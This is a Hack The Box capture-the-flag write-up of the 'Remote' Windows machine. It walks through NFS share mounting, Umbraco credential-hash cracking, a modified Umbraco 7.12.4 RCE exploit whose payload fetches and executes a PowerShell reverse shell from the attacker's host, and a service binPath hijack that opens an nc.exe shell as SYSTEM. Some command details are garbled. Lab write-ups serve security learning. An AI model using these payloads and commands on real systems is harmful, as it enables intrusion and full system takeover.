

Remote

Perform Nmap Scan

```
nmap -A -vv <t-ip> -oN nmap.txt
```

PORT	STATE	SERVICE	REASON	VERSION
21/tcp	open	ftp	syn-ack ttl 127	Microsoft ftpd
ftp-syst:				
_ SYST: Windows_NT				
_ ftp-anon: Anonymous FTP login allowed (FTP code 230)				
80/tcp	open	http	syn-ack ttl 127	Microsoft HTTP
API httpd 2.0 (SSDP/UPnP)				
http-methods:				
_ Supported Methods: GET HEAD POST OPTIONS				
_ http-title: Home - Acme Widgets				
111/tcp	open	rpcbind	syn-ack ttl 127	2-4 (RPC #100000)
rpcinfo:				
_ program version port/proto service				
_ 100000 2,3,4 111/tcp rpcbind				
_ 100000 2,3,4 111/tcp6 rpcbind				
_ 100000 2,3,4 111/udp rpcbind				
_ 100000 2,3,4 111/udp6 rpcbind				
_ 100003 2,3 2049/udp nfs				
_ 100003 2,3 2049/udp6 nfs				
_ 100003 2,3,4 2049/tcp nfs				
_ 100003 2,3,4 2049/tcp6 nfs				
_ 100005 1,2,3 2049/tcp mountd				
_ 100005 1,2,3 2049/tcp6 mountd				
_ 100005 1,2,3 2049/udp mountd				
_ 100005 1,2,3 2049/udp6 mountd				
135/tcp	open	msrpc	syn-ack ttl 127	Microsoft Windows RPC
139/tcp	open	netbios-ssn	syn-ack ttl 127	Microsoft Windows netbios-ssn
445/tcp	open	microsoft-ds?	syn-ack ttl 127	
2049/tcp	open	mountd	syn-ack ttl 127	1-3 (RPC #100000)

```

05)
5985/tcp open  http          syn-ack ttl 127 Microsoft HTTP
API httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.98%E=4%D=4/18%OT=21%CT=1%CU=32252%PV=Y%DS=2%DC=T%G=Y%TM=69E2842
OS:0%P=x86_64-pc-linux-gnu)SEQ(SP=102%GCD=1%ISR=109%TI=I%CI=I%II=I%SS=S%TS=
OS:U)SEQ(SP=102%GCD=1%ISR=10C%TI=I%CI=I%II=I%SS=S%TS=U)SEQ
(SP=105%GCD=1%ISR
OS:=104%TI=I%CI=I%II=I%SS=S%TS=U)SEQ(SP=108%GCD=1%ISR=109%T
I=I%CI=I%II=I%SS
OS:=S%TS=U)SEQ(SP=FD%GCD=1%ISR=10C%TI=I%CI=I%II=I%SS=S%TS=
U)OPS(O1=M552NW8N
OS:NS%O2=M552NW8NNS%O3=M552NW8%O4=M552NW8NNS%O5=M552NW8NNS%
O6=M552NNS)WIN(W
OS:1=FFFF%W2=FFFF%W3=FFFF%W4=FFFF%W5=FFFF%W6=FF70)ECN(R=Y%D
F=Y%T=80%W=FFFF%
OS:O=M552NW8NNS%CC=Y%Q=)T1(R=Y%DF=Y%T=80%S=0%A=S+%F=AS%RD=
0%Q=)T2(R=N)T3(R=
OS:N)T4(R=Y%DF=Y%T=80%W=0%S=A%A=0%F=R%O=%RD=0%Q=)T5(R=Y%DF=
Y%T=80%W=0%S=Z%A
OS:=S+%F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=80%W=0%S=A%A=0%F=R%O=%
RD=0%Q=)T7(R=N)U
OS:1(R=Y%DF=N%T=80%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=
G%RUD=G)IE(R=Y%DF
OS:I=N%T=80%CD=Z)

```

Network Distance: 2 hops

TCP Sequence Prediction: Difficulty=253 (Good luck!)

IP ID Sequence Generation: Incremental

Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:

```
| smb2-time:
|   date: 2026-04-17T20:01:25
|_  start_date: N/A
| smb2-security-mode:
|   3.1.1:
|_   Message signing enabled but not required
| p2p-conficker:
|   Checking for Conficker.C or higher...
|   Check 1 (port 2256/tcp): CLEAN (Couldn't connect)
|   Check 2 (port 15432/tcp): CLEAN (Couldn't connect)
|   Check 3 (port 24480/udp): CLEAN (Failed to receive data)
|   Check 4 (port 6479/udp): CLEAN (Timeout)
|_  0/4 checks are positive: Host is CLEAN or ports are blocked
|_clock-skew: 59m51s

TRACEROUTE (using port 5900/tcp)
HOP RTT      ADDRESS
1   164.51 ms 10.10.14.1
2   164.98 ms 10.129.230.172
```

First we checked ftp port with anonymous login succeeded but was nothing there.

NFS

Now we enumerated NFS with this command

```
showmount -e <target-ip>
```

```
(sheru@kali)-[~/htb/machines/Remote]
$ showmount -e 10.129.2.202
Export list for 10.129.2.202:
/site_backups (everyone)
```

we saw that everyone can mount /site_backups so we mounted this with below command

```
sudo mount -t nfs 10.129.2.202:site_backups /mnt
```

here is the /mnt after mounting the share

```
(sheru@kali)-[/mnt]
$ ls
App_Browsers  aspnet_client  css            Media          Umbraco_Client
App_Data      bin            default.aspx   scripts        Views
App_Plugins   Config         Global.asax    Umbraco        Web.config
```

http


now we moved to port 80 and examined the website

```
feroxbuster -u http://t-ip/
```

```
Press [ENTER] to use the Scan Management Menu™

404 GET 29l 95w 1245c Auto-filtering found 404-like response and created new filter; toggle off with --do
nt-filter
200 GET 137l 338w 5001c http://10.129.2.202/blog
200 GET 129l 302w 5328c http://10.129.2.202/products
200 GET 835l 5477w 391917c http://10.129.2.202/media/1032/acme.jfif
200 GET 54l 157w 2144c http://10.129.2.202/scripts/umbraco-starterkit-app.js
302 GET 3l 8w 126c http://10.129.2.202/install => http://10.129.2.202/umbraco/
200 GET 167l 330w 6739c http://10.129.2.202/people
200 GET 124l 331w 7880c http://10.129.2.202/contact
200 GET 2904l 5448w 65281c http://10.129.2.202/css/umbraco-starterkit-style.css
200 GET 130l 408w 4869c http://10.129.2.202/blog/my-blog-post
200 GET 95l 189w 4040c http://10.129.2.202/umbraco
200 GET 1l 126w 14453c http://10.129.2.202/App_Plugins/Terratype.GoogleMapsV3/scripts/markerclusterer.min.
js
200 GET 528l 1674w 21453c http://10.129.2.202/App_Plugins/Terratype.GoogleMapsV3/scripts/Terratype.GoogleMaps
V3.Renderer.js
200 GET 138l 533w 5823c http://10.129.2.202/blog/another-one
200 GET 116l 222w 3323c http://10.129.2.202/intranet
200 GET 187l 490w 6703c http://10.129.2.202/home
500 GET 80l 276w 3420c http://10.129.2.202/blog/contact
```

I checked each directory one by one and found an interesting directory
umbraco



there was a login page i tried default creds , Sqli but failed now i searched google for umbraco passwords

- Your connection string clearly shows that you're using default SQL Server CE database (`Umbraco.sdf`). You can find the `Umbraco.sdf` file in the `/App_Data` folder.
- Depends on your requirement you can convert the SQL Server CE database to SQL Server Express or open up your solution in Webmatrix to see database tables.


i found a file nam of umbraco.sdf in AppData which I already saw in the /mnt

```
Administratoradmindefaulten-US
Administratoradmindefaulten-USb22924d5-57de-468e-9df4-0961cf6aa30d
Administratoradminb8be16afba8c314ad33d812f22a04991b90e2aaa{"hashAlgorithm":"SHA1"}en-USf8512f97-cab1-4a4b-a49f-0a2054c47a1d
adminadmin@htb.localb8be16afba8c314ad33d812f22a04991b90e2aaa{"hashAlgorithm":"SHA1"}admin@htb.localen-USfeb1a998-d3bf-406a-b30
b-e269d7abdf50
adminadmin@htb.localb8be16afba8c314ad33d812f22a04991b90e2aaa{"hashAlgorithm":"SHA1"}admin@htb.localen-US82756c26-4321-4d27-b42
9-1b5c7c4f882f
smithsmith@htb.localjxDUCcruzN8rSRlqnfmvqw=AIKYyl6Fyy29KA3htB/ERiyJUAdpTtFeTpnIk9CiHts={"hashAlgorithm":"HMACSHA256"}smith@ht
b.localen-US7e39df83-5e64-4b93-9702-ae257a9b9749-a054-27463ae58b8e
ssmithsmith@htb.localjxDUCcruzN8rSRlqnfmvqw=AIKYyl6Fyy29KA3htB/ERiyJUAdpTtFeTpnIk9CiHts={"hashAlgorithm":"HMACSHA256"}smith@h
tb.localen-US7e39df83-5e64-4b93-9702-ae257a9b9749
ssmithsmith@htb.local8+xxICbPe7m5NQ22HfcGlg=RF90Linww9rd2PmaKUpLteR6vesD2MtFaBKe1zL5SXA={"hashAlgorithm":"HMACSHA256"}ssmith
@htb.localen-US3628acfb-a62c-4ab0-93f7-5ee9724c8d32
```

i found sha1 hashes for admin@htb.local. I used crackstation to crack it

Enter up to 20 non-salted hashes, one per line:

b8be16afb8c314ad33d812f22a04991b90e2aaa



Crack Hashes

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sha1_bin)), QubesV3.1BackupDefaults


Hash	Type	Result
b8be16afb8c314ad33d812f22a04991b90e2aaa	sha1	baconandcheese

Color Codes: Green Exact match, Yellow Partial match, Red Not found


found creds

admin@htb.local: baconandcheese

now we got the login creds and succesfully login into the admin panel



No I searched for any exploits for umbraco



WE found one for confirmation of umbraco version i searchd the Web.Config file

```
(sheru@kali)-[/mnt/App_Data]
$ cat ../Web.config | grep 7.12.4
    <add key="umbracoConfigurationStatus" value="7.12.4" />

(sheru@kali)-[/mnt/App_Data]
$
```

downloaded the exploit and then made some changes into it

```
# Execute a calc for the PoC
payload = '<?xml version="1.0"?><xsl:stylesheet version="1.0" \
xmlns:xsl="http://www.w3.org/1999/XSL/Transform" xmlns:msxsl="urn:schemas-microsoft-com:xslt" \
xmlns:csharp_user="http://csharp.mycompany.com/mynamespace">
<msxsl:script language="C#" implements-prefix="csharp_user">public string xml() \
{ string cmd = "/c IEX (IWR http://10.10.14.82:8000/Shell.ps1 -UseBasicParsing); System.Diagnostics.Process proc = new System.Diagnostics.Process(); \
proc.StartInfo.FileName = "powershell.exe"; proc.StartInfo.Arguments = cmd; \
proc.StartInfo.UseShellExecute = false; proc.StartInfo.RedirectStandardOutput = true; \
proc.Start(); string output = proc.StandardOutput.ReadToEnd(); return output; } \
</msxsl:script><xsl:template match="/"> <xsl:value-of select="csharp_user:xml()" /> \
</xsl:template> </xsl:stylesheet>';

login = "admin@htb.local";
password="baconandcheese";
host = "http://10.129.2.202";
```

changed value from calc.exe to powershell.exe and inserted the value of cmd as

```
" /c IEX(IWR http://10.10.14.82:8000/Shell.ps1 -UseBasicParsing)"
```

and also changed the value of

login to admin@htb.local

password to baconandcheese

host to target IP

th Shell.ps1 in this case is Invoke-PowerShellTcp.ps1

```
EXAMPLE
PS > Invoke-PowerShellTcp -Reverse -IPAddress 192.168.254.226 -Port 4444
```

copy command in the file and paste it in the bottom of the program and change the value of IP to attacker IP

```
Invoke-PowerShellTcp -Reverse -IPAddress <att-ip> -Port 4444
```

start python server and start nc listener on port 4444

```
python3 rce.py
```

```
(sheru@kali)-[~/htb/machines/Remote]
$ rlwrap nc -lvnp 4444
listening on [any] 4444 ...
connect to [10.10.14.82] from (UNKNOWN) [10.129.2.202] 49733
Windows PowerShell running as user REMOTE$ on REMOTE
Copyright (C) 2015 Microsoft Corporation. All rights reserved.

PS C:\windows\system32\inetsrv>
```

now we got the shell now we will download winPEASx64.exe to the victim machine

```
certutil -urlcache -split -f http://<t-ip>:8000/winPEASx64
winPEASx64
```

Note you have no write access to the directory you land in after you get the shell so move to /inetpub/wwwroot

and then download winpeas

now run winpeas like this

```
.\winPEASx64.exe | Tee-Object output.exe
```

```
??????????? Modifiable Services (T1543.003)
? Check if you can modify any service https://book.hacktricks.wiki/en/windows-hardening/window
s-local-privilege-escalation/index.html#services
LOOKS LIKE YOU CAN MODIFY OR START/STOP SOME SERVICE/s:
RmSvc: GenericExecute (Start/Stop)
UsoSvc: AllAccess, Start
```

found a service that we can stop and start so looked for information about the service

```
sc.exe qc UsoSvc
```

```
SERVICE_NAME: UsoSvc
        TYPE               : 20  WIN32_SHARE_PROCESS
        START_TYPE          : 2   AUTO_START (DELAYED)
        ERROR_CONTROL       : 1   NORMAL
        BINARY_PATH_NAME    : C:\inetpub\wwwroot\nc.exe 10.10.14.82 4443 -e cmd.exe
        LOAD_ORDER_GROUP    :
        TAG                 : 0
        DISPLAY_NAME        : Update Orchestrator Service
        DEPENDENCIES        : rpcss
        SERVICE_START_NAME  : LocalSystem
PS C:\windows\system32\inetsrv>
```

i changed the binaryPath previously so ignore it notice this service is running as LocalSystem so we will change its binPath like this

```
sc.exe config UsoSvc binPath="C:\inetpub\wwwroot\nc.exe <at  
t-ip> PORT -r cmd.exe
```

start nc listener and stop the service

```
sc.exe stop UsoSvc
```

start it again

```
sc.exe start UsoSvc
```

```
PS C:\windows\system32\inetsrv> sc.exe stop UsoSvc  
[SC] ControlService FAILED 1062:  
  
The service has not been started.  
  
PS C:\windows\system32\inetsrv> sc.exe start UsoSvc
```

```
(sheru@kali)-[~/htb/machines/Remote]  
$ nc -lvp 4443  
listening on [any] 4443 ...  
connect to [10.10.14.82] from (UNKNOWN) [10.129.2.202] 49735  
Microsoft Windows [Version 10.0.17763.107]  
(c) 2018 Microsoft Corporation. All rights reserved.  
  
C:\Windows\system32>whoami  
whoami  
nt authority\system  
  
C:\Windows\system32>
```